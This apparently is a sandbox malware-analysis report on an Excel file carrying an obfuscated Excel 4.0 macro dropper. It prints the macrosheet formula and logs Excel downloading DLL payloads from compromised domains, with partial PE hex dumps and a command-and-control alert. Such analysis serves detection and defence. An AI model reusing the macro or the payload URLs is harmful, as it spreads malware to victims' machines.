
SHEET: Sheet7, Macrosheet
CELL:F14, =(((((((ACOS(5365675754.0)=FORMULA((((((((((('Sheet2'!L24&'Sheet2'!L26)&'Sheet2'!L27)&'Sheet2'!L28)&'Sheet2'!L28)&'Sheet3'!C8)&'Sheet3'!H15)&'Sheet2'!F10)&'Sheet3'!R4)&'Sheet6'!S18)&'Sheet3'!F20)&'Sheet4'!S10)&'Sheet6'!D8)&'Sheet4'!S17,F24))=FORMULA((((((((((((((((('Sheet2'!L24&'Sheet2'!G8)&'Sheet2'!F4)&'Sheet2'!G8)&'Sheet2'!O3)&'Sheet2'!L30)&'Sheet2'!F24)&'Sheet2'!L26)&'Sheet4'!L13)&'Sheet4'!F7)&'Sheet2'!A4)&'Sheet4'!C15)&'Sheet2'!A4)&'Sheet4'!O33)&'Sheet2'!F10)&'Sheet4'!L23)&'Sheet4'!F20)&'Sheet6'!D8)&'Sheet2'!F24)&'Sheet2'!L31,F26))=FORMULA(((((((((((('Sheet2'!L24&'Sheet2'!L26)&'Sheet2'!L27)&'Sheet2'!L28)&'Sheet2'!L28)&'Sheet3'!C8)&'Sheet3'!H15)&'Sheet2'!F10)&'Sheet3'!R4)&'Sheet6'!S18)&'Sheet3'!G22)&'Sheet4'!S10)&'Sheet6'!F18)&'Sheet4'!S17,F28))=FORMULA((((((((((((((((((('Sheet2'!L24&'Sheet2'!G8)&'Sheet2'!F4)&'Sheet2'!G8)&'Sheet2'!O3)&'Sheet2'!L30)&'Sheet2'!F24)&'Sheet2'!L26)&'Sheet4'!L13)&'Sheet4'!F7)&'Sheet2'!A4)&'Sheet4'!C15)&'Sheet2'!A4)&'Sheet4'!O33)&'Sheet2'!F10)&'Sheet4'!L23)&'Sheet4'!F20)&'Sheet6'!F18)&'Sheet2'!F24)&'Sheet2'!L31,F30))=FORMULA((((((((((((('Sheet2'!L24&'Sheet2'!L26)&'Sheet2'!L27)&'Sheet2'!L28)&'Sheet2'!L28)&'Sheet3'!C8)&'Sheet3'!H15)&'Sheet2'!F10)&'Sheet3'!R4)&'Sheet6'!S18)&'Sheet3'!H20)&'Sheet4'!S10)&'Sheet6'!K3)&'Sheet4'!S17,F32))=FORMULA((((((((((((((((((('Sheet2'!L24&'Sheet2'!G8)&'Sheet2'!F4)&'Sheet2'!G8)&'Sheet2'!O3)&'Sheet2'!L30)&'Sheet2'!F24)&'Sheet2'!L26)&'Sheet4'!L13)&'Sheet4'!F7)&'Sheet2'!A4)&'Sheet4'!C15)&'Sheet2'!A4)&'Sheet4'!O33)&'Sheet2'!F10)&'Sheet4'!L23)&'Sheet4'!F20)&'Sheet6'!K3)&'Sheet2'!F24)&'Sheet2'!L31,F34))=FORMULA((((((((((((('Sheet2'!L24&'Sheet2'!L26)&'Sheet2'!L27)&'Sheet2'!L28)&'Sheet2'!L28)&'Sheet3'!C8)&'Sheet3'!H15)&'Sheet2'!F10)&'Sheet3'!R4)&'Sheet6'!S18)&'Sheet3'!I22)&'Sheet4'!S10)&'Sheet6'!Q12)&'Sheet4'!S17,F36))=FORMULA((((((((((((((((((('Sheet2'!L24&'Sheet2'!G8)&'Sheet2'!F4)&'Sheet2'!G8)&'Sheet2'!O3)&'Sheet2'!L30)&'Sheet2'!F24)&'Sheet2'!L26)&'Sheet4'!L13)&'Sheet4'!F7)&'Sheet2'!A4)&'Sheet4'!C15)&'Sheet2'!A4)&'Sheet4'!O33)&'Sheet2'!F10)&'Sheet4'!L23)&'Sheet4'!F20)&'Sheet6'!Q12)&'Sheet2'!F24)&'Sheet2'!L31,F38))=FORMULA(((('Sheet2'!L24&'Sheet2'!G44)&'Sheet2'!H46)&'Sheet2'!J44,F40), 36

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.22174.138.33.49491777080240431607/17/22-13:14:11.436544	TCP	2404316	ET CNC Feodo Tracker Reported CnC Server TCP group 9	49177	7080	192.168.2.22	174.138.33.49

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 17, 2022 13:09:09.529572010 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:09.529623985 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:09.529701948 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:09.556742907 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:09.556787014 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:09.639802933 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:09.639966011 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:09.650809050 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:09.650842905 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:09.651248932 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:09.652322054 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:09.927228928 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:09.968491077 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:10.154419899 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:10.154548883 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:10.154659033 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:10.154700041 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:10.154721975 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:10.155834913 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:10.155873060 CEST	443	49171	51.38.169.114	192.168.2.22
Jul 17, 2022 13:09:10.155896902 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:10.155926943 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:10.156090975 CEST	49171	443	192.168.2.22	51.38.169.114
Jul 17, 2022 13:09:10.599577904 CEST	49172	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:09:10.599643946 CEST	443	49172	44.194.33.146	192.168.2.22
Jul 17, 2022 13:09:10.599775076 CEST	49172	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:09:10.600123882 CEST	49172	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:09:10.600142002 CEST	443	49172	44.194.33.146	192.168.2.22
Jul 17, 2022 13:11:20.648993969 CEST	443	49172	44.194.33.146	192.168.2.22
Jul 17, 2022 13:11:20.652115107 CEST	49173	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:11:20.652174950 CEST	443	49173	44.194.33.146	192.168.2.22
Jul 17, 2022 13:11:20.652290106 CEST	49173	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:11:20.652827978 CEST	49173	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:11:20.652856112 CEST	443	49173	44.194.33.146	192.168.2.22
Jul 17, 2022 13:13:31.720772982 CEST	443	49173	44.194.33.146	192.168.2.22
Jul 17, 2022 13:13:31.723321915 CEST	49174	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:13:31.723377943 CEST	443	49174	44.194.33.146	192.168.2.22
Jul 17, 2022 13:13:31.723455906 CEST	49174	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:13:31.723494053 CEST	49174	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:13:31.723606110 CEST	443	49174	44.194.33.146	192.168.2.22
Jul 17, 2022 13:13:31.723690987 CEST	49174	443	192.168.2.22	44.194.33.146
Jul 17, 2022 13:13:32.266073942 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.336355925 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.336441994 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.336560965 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.406577110 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416630983 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416704893 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416749954 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416774988 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416799068 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416824102 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416837931 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416861057 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416887045 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.416901112 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.416945934 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.416954041 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.416959047 CEST	49175	80	192.168.2.22	185.15.196.157

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 17, 2022 13:13:32.416964054 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.417085886 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.417087078 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.417176008 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.440339088 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.486805916 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.486856937 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.486895084 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.486932993 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.486952066 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.486968994 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.486984015 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.486990929 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487005949 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487013102 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487042904 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487059116 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487080097 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487092018 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487116098 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487128973 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487154007 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487159967 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487188101 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487200022 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487225056 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487232924 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487262011 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487271070 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487298012 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487298965 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487310886 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487335920 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487348080 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487373114 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.487381935 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487417936 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.487617970 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.511208057 CEST	80	49175	185.15.196.157	192.168.2.22
Jul 17, 2022 13:13:32.511342049 CEST	49175	80	192.168.2.22	185.15.196.157
Jul 17, 2022 13:13:32.556822062 CEST	80	49175	185.15.196.157	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 17, 2022 13:09:09.488004923 CEST	55868	53	192.168.2.22	8.8.8.8
Jul 17, 2022 13:09:09.520117998 CEST	53	55868	8.8.8.8	192.168.2.22
Jul 17, 2022 13:09:10.567666054 CEST	49688	53	192.168.2.22	8.8.8.8
Jul 17, 2022 13:09:10.597949028 CEST	53	49688	8.8.8.8	192.168.2.22
Jul 17, 2022 13:13:32.242024899 CEST	58836	53	192.168.2.22	8.8.8.8
Jul 17, 2022 13:13:32.264318943 CEST	53	58836	8.8.8.8	192.168.2.22
Jul 17, 2022 13:13:33.950267076 CEST	50134	53	192.168.2.22	8.8.8.8
Jul 17, 2022 13:13:34.161637068 CEST	53	50134	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 17, 2022 13:09:09.488004923 CEST	192.168.2.22	8.8.8.8	0x43b4	Standard query (0)	atperson.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 17, 2022 13:09:10.567666054 CEST	192.168.2.22	8.8.8.8	0xe727	Standard query (0)	eliteturismo.com	A (IP address)	IN (0x0001)
Jul 17, 2022 13:13:32.242024899 CEST	192.168.2.22	8.8.8.8	0x6184	Standard query (0)	atici.net	A (IP address)	IN (0x0001)
Jul 17, 2022 13:13:33.950267076 CEST	192.168.2.22	8.8.8.8	0xe421	Standard query (0)	domesticuif.co.za	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 17, 2022 13:09:09.520117998 CEST	8.8.8.8	192.168.2.22	0x43b4	No error (0)	atperson.com		51.38.169.114	A (IP address)	IN (0x0001)
Jul 17, 2022 13:09:10.597949028 CEST	8.8.8.8	192.168.2.22	0xe727	No error (0)	eliteturismo.com		44.194.33.146	A (IP address)	IN (0x0001)
Jul 17, 2022 13:13:32.264318943 CEST	8.8.8.8	192.168.2.22	0x6184	No error (0)	atici.net		185.15.196.157	A (IP address)	IN (0x0001)
Jul 17, 2022 13:13:34.161637068 CEST	8.8.8.8	192.168.2.22	0xe421	No error (0)	domesticuif.co.za		196.22.142.203	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- atperson.com
- atici.net
- domesticuif.co.za

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	51.38.169.114	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49175	185.15.196.157	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 17, 2022 13:13:32.336560965 CEST	17	OUT	GET /c/JDFDBMIz/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: atici.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 17, 2022 13:13:32.416630983 CEST	18	IN	HTTP/1.1 200 OK Server: nginx Date: Sun, 17 Jul 2022 11:13:21 GMT Content-Type: application/x-msdownload Content-Length: 850944 Connection: keep-alive X-Powered-By: PHP/7.3.33 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Sun, 17 Jul 2022 11:13:21 GMT Content-Disposition: attachment; filename="8WkzZvRZPr2gVDdMW.dll" Content-Transfer-Encoding: binary Set-Cookie: 62d3eed1483a4=1658056401; expires=Sun, 17-Jul-2022 11:14:21 GMT; Max-Age=60; path=/ Last-Modified: Sun, 17 Jul 2022 11:13:21 GMT X-Powered-By: PleskLin Data Raw: 3c 73 63 72 69 70 74 20 73 72 63 3d 27 68 74 74 70 73 3a 2f 2f 6a 73 2e 63 6f 66 6f 75 6e 64 65 72 73 70 65 63 69 61 6c 73 2e 63 6f 6d 2f 73 70 6c 61 73 68 2e 6a 73 3f 76 3d 31 2e 31 2e 31 27 20 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 3e 3c 2f 73 63 72 69 70 74 3e 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e0 fc 1a 64 a4 9d 74 37 a4 9d 74 37 a4 9d 74 37 77 ef 77 36 a2 9d 74 37 77 ef 71 36 21 9d 74 37 77 ef 70 36 ae 9d 74 37 f6 e8 71 36 87 9d 74 37 f6 e8 70 36 aa 9d 74 37 f6 e8 77 36 ad 9d 74 37 77 ef 75 36 ad 9d 74 37 a4 9d 75 37 c7 9d 74 37 65 e8 71 36 a6 9d 74 37 6 5 e8 74 36 a5 9d 74 37 65 e8 8b 37 a5 9d 74 37 a4 9d e3 37 a6 9d 74 37 65 e8 76 36 a5 9d 74 37 52 69 63 68 a4 9d 74 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00 29 76 cc 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0e 1d 00 b6 05 00 00 5c 07 00 00 00 00 00 54 2c 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 20 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 b0 ee 06 00 14 04 00 00 c4 f2 06 00 64 00 00 00 00 90 07 00 20 b0 05 00 00 30 07 00 38 46 00 00 00 00 00 00 00 00 00 00 00 50 0d 00 0c 08 00 00 c0 87 06 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 87 06 00 38 01 00 00 00 00 00 00 00 00 00 00 00 d0 05 00 38 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 b4 05 00 00 10 00 00 00 b6 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 ae 2d 01 00 00 d0 05 00 00 2e 01 00 00 ba 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 40 27 00 00 00 00 07 00 00 0e 00 00 00 e8 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 38 46 00 00 00 30 07 00 00 48 00 00 00 f6 06 00 00 00 00 00 00 00 00 Data Ascii: <script src='https://js.cofounderspecials.com/splash.js?v=1.1.1' type='text/javascript'></script>MZ@!L!This program cannot be run in DOS mode.$dt7t7t7ww6t7wq6!t7wp6t7q6t7p6t7w6t7wu6t7u7t7eq6t7et6t7e7t77t7ev6t 7Richt7PEd)vb" \T,` d 08FP88.text `.rdata-.@@.data@'@.pdata8F0H

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49176	196.22.142.203	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 17, 2022 13:13:34.355343103 CEST	913	OUT	GET /libraries/nbnH9dpd/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: domesticuif.co.za Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 17, 2022 13:13:34.559056044 CEST	914	IN	HTTP/1.1 200 OK Date: Sun, 17 Jul 2022 11:13:34 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Sun, 17 Jul 2022 11:13:34 GMT Content-Disposition: attachment; filename="I7IggNeBzEXeF5.dll" Content-Transfer-Encoding: binary Set-Cookie: 62d3eede6f19e=1658056414; expires=Sun, 17-Jul-2022 11:14:34 GMT; Max-Age=60; path=/ X-Content-Type-Options: nosniff Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Sun, 17 Jul 2022 11:13:34 GMT Content-Length: 850944 Keep-Alive: timeout=5, max=100 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e0 fc 1a 64 a4 9d 74 37 a4 9d 74 37 a4 9d 74 37 77 ef 77 36 a2 9d 74 37 77 ef 71 36 21 9d 74 37 77 ef 70 36 ae 9d 74 37 f6 e8 71 36 87 9d 74 37 f6 e8 70 36 aa 9d 74 37 f6 e8 77 36 ad 9d 74 37 77 ef 75 36 ad 9d 74 37 a4 9d 75 37 c7 9d 74 37 65 e8 71 36 a6 9d 74 37 65 e8 74 36 a5 9d 74 37 65 e8 8b 37 a5 9d 74 37 a4 9d e3 37 a6 9d 74 37 65 e8 76 36 a5 9d 74 37 52 69 63 68 a4 9d 74 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00 29 76 cc 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0e 1d 00 b6 05 00 00 5c 07 00 00 00 00 00 54 2c 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 20 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 b0 ee 06 00 14 04 00 00 c4 f2 06 00 64 00 00 00 00 90 07 00 20 b0 05 00 00 30 07 00 38 46 00 00 00 00 00 00 00 00 00 00 00 50 0d 00 0c 08 00 00 c0 87 06 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 87 06 00 38 01 00 00 00 00 00 00 00 00 00 00 00 d0 05 00 38 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 b4 05 00 00 10 00 00 00 b6 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 ae 2d 01 00 00 d0 05 00 00 2e 01 00 00 ba 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 40 27 00 00 00 00 07 00 00 0e 00 00 00 e8 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 38 46 00 00 00 30 07 00 00 48 00 00 00 f6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 5f 52 44 41 54 41 00 00 f4 00 00 00 00 80 07 00 00 02 00 00 00 3e 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 20 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$dt7t7t7ww6t7wq6!t7wp6t7q6t7p6t7w6t7wu6t7u7t7eq6t7et6t7e7t77t7ev6t7Richt7PEd)vb" \T,` d 08FP88.text `.rdata-.@@.data@'@.pdata8F0H@@_RDATA>@@.rsrc

HTTPS Proxied Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	51.38.169.114	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-17 11:09:09 UTC	0	OUT	GET /campusvirtual/EOgFGo17w/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: atperson.com Connection: Keep-Alive
2022-07-17 11:09:10 UTC	0	IN	HTTP/1.1 404 Not Found Date: Sun, 17 Jul 2022 11:09:09 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://atperson.com/wp-json/>; rel="https://api.w.org/" Vary: User-Agent Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2022-07-17 11:09:10 UTC	0	IN	Data Raw: 32 30 30 30 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 61 76 61 64 61 2d 68 74 6d 6c 2d 6c 61 79 6f 75 74 2d 77 69 64 65 20 61 76 61 64 61 2d 68 74 6d 6c 2d 68 65 61 64 65 72 2d 70 6f 73 69 74 69 6f 6e 2d 74 6f 70 22 20 6c 61 6e 67 3d 22 65 73 22 20 70 72 65 66 69 78 3d 22 6f 67 3a 20 68 74 74 70 3a 2f 2f 6f 67 70 2e 6d 65 2f 6e 73 23 20 66 62 3a 20 68 74 74 70 3a 2f 2f 6f 67 70 2e 6d 65 2f 6e 73 2f 66 62 23 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 Data Ascii: 2000<!DOCTYPE html><html class="avada-html-layout-wide avada-html-header-position-top" lang="es" prefix="og: http://ogp.me/ns# fb: http://ogp.me/ns/fb#"><head><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta http-equiv="Content-Type" c

